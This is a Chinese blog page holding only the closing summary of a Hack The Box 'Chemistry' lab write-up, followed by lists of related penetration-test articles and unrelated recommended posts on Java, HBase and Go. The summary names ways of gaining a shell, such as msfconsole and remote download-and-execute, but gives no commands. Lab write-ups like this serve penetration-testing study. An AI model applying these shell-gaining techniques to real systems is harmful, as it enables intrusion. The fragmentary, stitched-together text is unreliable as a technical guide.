

成功连接,发现flag文件
结束
四、总结
知识点
- msfconsole获取shell:
- 远程下载文件执行获取shell:
- sqlite3: 用于操作 SQLite 数据库的命令行工具 ,可以执行mysql命令
- netstat -l: 列出当前系统上所有处于监听状态(LISTEN)的网络端口
- http-alt: 非标准端口,如8080

任务1-4

任务5-8

任务9-12
Hack The Box-Chemistry靶机渗透的更多相关文章
- BTRsys1~2系列靶机渗透
BTRsys系列靶机渗透 BTRsys1 端口发现加目录扫描. 发现目录:http://192.168.114.161/login.php 尝试弱密码失败,查看源代码. <script type ...
- DC-5 靶机渗透测试
DC-5 靶机渗透测试 冲冲冲,好好学习 .核心:footer 文件包含漏洞,wfuzz .收获总结写在文末. 谨记任务:找地方上传shell---> root. 操作机:kali 172.66 ...
- Hack The Box( Starting Point )
Hack The Box [Starting Point] 初始点 -- 了解渗透测试的基础知识. 这一章节对于一个渗透小白来说,可以快速的成长.以下将提供详细的解题思路,与实操步骤. TIER 0 ...
- 22. CTF综合靶机渗透(十五)
靶机说明: Game of Thrones Hacking CTF This is a challenge-game to measure your hacking skills. Set in Ga ...
- 21. CTF综合靶机渗透(十四)
靶机说明: I created this machine to help others learn some basic CTF hacking strategies and some tools. ...
- 18. CTF综合靶机渗透(十一)
靶机描述: SkyDog Con CTF 2016 - Catch Me If You Can 难度:初学者/中级 说明:CTF是虚拟机,在虚拟箱中工作效果最好.下载OVA文件打开虚拟框,然后选择文件 ...
- 17. CTF综合靶机渗透(十)
靶机描述:欢迎来到超级马里奥主机!这个虚拟机是对真实世界场景场景的模拟.目标是在VM中找到2个标志.根是不够的(对不起!)VM可以以多种方式开发,但请记住枚举是关键.挑战的程度是中等的.感谢VDBAN ...
- hacknos-player靶机渗透
靶机下载地址https://www.vulnhub.com/entry/hacknos-player,459/ 网络配置 该靶机可能会存在无法自动分配IP的情况,所以无法扫描到的情况下需要手动配置获取 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
随机推荐
- Github + Jekyll 搭建项目wiki
网站托管 创建新仓库 创建以自己名字为前缀, .github.io为后缀的仓库 在仓库的Settings中的Pages里设置Build and deployment为Github Actio ...
- 推荐4款基于.NET开源、功能强大的CMS建站系统
前言 CMS系统作为一种强大的内容管理工具,在数字化时代发挥着越来越重要的作用.无论是个人博客还是大型企业官网,选择一个合适的CMS都能极大地提高效率和用户体验.今天大姚给大家推荐4款基于.NET开源 ...
- Java接口-详解
一.基本概念 接口(Interface),在JAVA编程语言中是一个抽象类型,是抽象方法的集合.接口通常以interface来声明.一个类通过继承接口的方式,从而来继承接口的抽象方法. 如果一个类只由 ...
- 工作流调度器-Azkaban
1.工作流调度器 1.为什么需要工作流调度系统 一个完整的数据分析系统通常都是由大量任务单元组成: shell脚本程序,java程序,mapreduce程序.hive脚本等 各任务单元之间存在时间先后 ...
- HBase-2JavaAPI操作
HBase是一个分布式的NoSql数据库,在实际工作当中,我们一般都可以通过JavaAPI来进行各种数据的操作,包括创建表,以及数据的增删改查等等 1 创建maven工程 讲如下内容作为maven工程 ...
- Golang-反射10
http://c.biancheng.net/golang/reflect/ Go语言反射(reflection)简述 反射(reflection)是在 Java 出现后迅速流行起来的一种概念,通过反 ...
- Python读取txt文本
转载:Python读取txt文本三种方式 python常用的读取文件函数有三种read().readline().readlines() read() 一次性读取所有文本,在读取文本中含有中文时是gk ...
- Linux通配符和转移字符(扩展匹配文件名)、man帮助文档的使用
- Web安全知识记录
本文分享自天翼云开发者社区<Web安全知识记录>,作者:赵****雅 1.网站置于服务器中,而服务器则是指连接在网络中的一台计算机.当我们浏览网站时,实际上就是我们用个人计算机通过网络访问 ...
- startup文件中 bash_profile 和 bashrc 区别的总结
原理上讲"交互式,登陆shell"启动时会加载"profile"系列的startup文件"交互式,非登陆shell"启动时会加载" ...